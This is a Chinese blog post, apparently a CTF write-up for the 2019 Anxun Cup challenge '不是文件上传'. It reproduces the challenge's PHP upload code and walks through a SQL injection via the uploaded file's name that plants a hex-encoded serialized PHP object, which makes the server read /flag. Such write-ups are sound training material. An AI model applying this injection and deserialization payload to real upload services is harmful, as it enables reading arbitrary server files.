# [安洵杯 2019]不是文件上传

原创

scrawman 于 2022-01-23 14:34:54 发布 626 收藏

文章标签： php




本文链接：https://blog.csdn.net/scrawman/article/details/122649791

版权

**[安洵杯 2019]不是文件上传**


点开以后是一个图片上传页面，只能上传后缀名是jpg/png的文件。上传结果可以查看源代码，发掘在show.php里，但是里面只有文件名。




做到这步没有头绪了，看了writeup才知道是要看github上的源码（

```php
#helper.php
<?php
class helper {
 protected $folder = "pic/";
 protected $ifview = False;
 protected $config = "config.txt";
 // The function is not yet perfect, it is not open yet.

 public function upload($input="file")
```

```
{
 $fileinfo = $this->getfile($input);
 $array = array();
 $array["title"] = $fileinfo['title'];
 $array["filename"] = $fileinfo['filename'];
 $array["ext"] = $fileinfo['ext'];
 $array["path"] = $fileinfo['path'];
 $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
 $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
 $array["attr"] = serialize($my_ext);
 $id = $this->save($array);
 if ($id == 0){
  die("Something wrong!");
 }
 echo "<br>";
 echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}

public function getfile($input)
{
 if(isset($input)){
  $rs = $this->check($_FILES[$input]);
 }
 return $rs;
}

public function check($info)
{
 $basename = substr(md5(time().uniqid()),9,16);
 $filename = $info["name"];
 $ext = substr(strrchr($filename, '.'), 1);
 $cate_exts = array("jpg","gif","png","jpeg");
 if(!in_array($ext,$cate_exts)){
  die("<p>Please upload the correct image file!!!</p>");
 }
    $title = str_replace(".".$ext,'',$filename);
    return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename."."
.$ext);
}

public function save($data)
{
 if(!$data || !is_array($data)){
  die("Something wrong!");
 }
 $id = $this->insert_array($data);
 return $id;
}

public function insert_array($data)
{
 $con = mysqli_connect("127.0.0.1","r00t","r00t","pic_base");
 if (mysqli_connect_errno($con))
 {
     die("Connect MySQL Fail:".mysqli_connect_error());
 }
 $sql_fields = array();
 $sql_val = array();
 foreach($data as $key=>$value){
  $key_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $key);
```

```
  $value_temp = str_replace(chr(0).'*'.chr(0), '\0\0\0', $value);
  $sql_fields[] = "`".$key_temp."`";
  $sql_val[] = "'".$value_temp."'";
 }
 $sql = "INSERT INTO images (".(implode(",",$sql_fields)).") VALUES(".(implode(",",$sql_val)).")";
 mysqli_query($con, $sql);
 $id = mysqli_insert_id($con);
 mysqli_close($con);
 return $id;
}

public function view_files($path){
 if ($this->ifview == False){
  return False;
  //The function is not yet perfect, it is not open yet.
 }
 $content = file_get_contents($path);
 echo $content;
}

function __destruct(){
 # Read some config html
 $this->view_files($this->config);
}
}

?>
```

读flag的点在这里，是反序列化的题目

```
public function view_files($path){
        if ($this->ifview == False){
                return False;
                //The function is not yet perfect, it is not open yet.
        }
        $content = file_get_contents($path);
        echo $content;
}

function __destruct(){
        # Read some config html
        $this->view_files($this->config);
}
```

序列化和反序列化：

```php
public function upload($input="file")
{
        $fileinfo = $this->getfile($input);
        $array = array();
        $array["title"] = $fileinfo['title'];
        $array["filename"] = $fileinfo['filename'];
        $array["ext"] = $fileinfo['ext'];
        $array["path"] = $fileinfo['path'];
        $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
        $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
        $array["attr"] = serialize($my_ext);
        $id = $this->save($array);
        if ($id == 0){
                die("Something wrong!");
        }
        echo "<br>";
        echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}
```



```php
public function Get_All_Images(){
        $sql = "SELECT * FROM images";
        $result = mysqli_query($this->con, $sql);
        if ($result->num_rows > 0){
            while($row = $result->fetch_assoc()){
                if($row["attr"]){
                        $attr_temp = str_replace('\0\0\0', chr(0).'*'.chr(0), $row["attr"]);
                                $attr = unserialize($attr_temp);
                        }
                echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"]."</p>";
            }
        }else{
            echo "<p>You have not uploaded an image yet.</p>";
        }
        mysqli_close($this->con);
}
```



构造ifview==true，config=/flag的helper类

```php
<?php
class helper
{
    protected $ifview=true;
    protected $config="/flag";
}
$a = new helper();
echo serialize($a);
?>
```

```
O:6:"helper":2:{s:9:" * ifview";b:1;s:9:" * config";s:5:"/flag";}
```

但是图片的长宽我们是不可能控制成反序列化语句的，因此要用到sql注入截断。

接下来追踪一下上传图片的整个流程：upload.php构造了一个helper类完成插入数据库的工作。
1.upload方法调用getfile，getfile又调用check。check生成文件的四个属性：title，filename，ext，path。title就是文件名去掉后缀名，ext就是后缀名。
2.upload用文件的长宽生成序列化的attr加上check返回的四个属性生成数组，传给save
3.save调用insert_array，把\0*\0替换成\0\0\0然后把五个属性插入数据库。这里就是要用到sql注入的地方，我们可以控制前面的属性加#把长宽替换成构造的反序列化语句。

还要注意一点，因为\0*\0替换成\0\0\0，我们构造的反序列化字符串里也要替换，变成`O:6:"helper":2:{s:9:"\0\0\0ifview";b:1;s:9:"\0\0\0config";s:5:"/flag";}`(但其实不改也行)
而且双引号被过滤了，因此用十六进制绕过，mysql里看到十六进制会自己转化
的`0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c305c30636f6e666967223b733a353a222f666c6167223b7d`

最后构造文件名为

```
1','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c305c30636f6e666967223b733a353a222f666c6167223b7d)#.jpg
```

上传以后到show.php就能看到flag了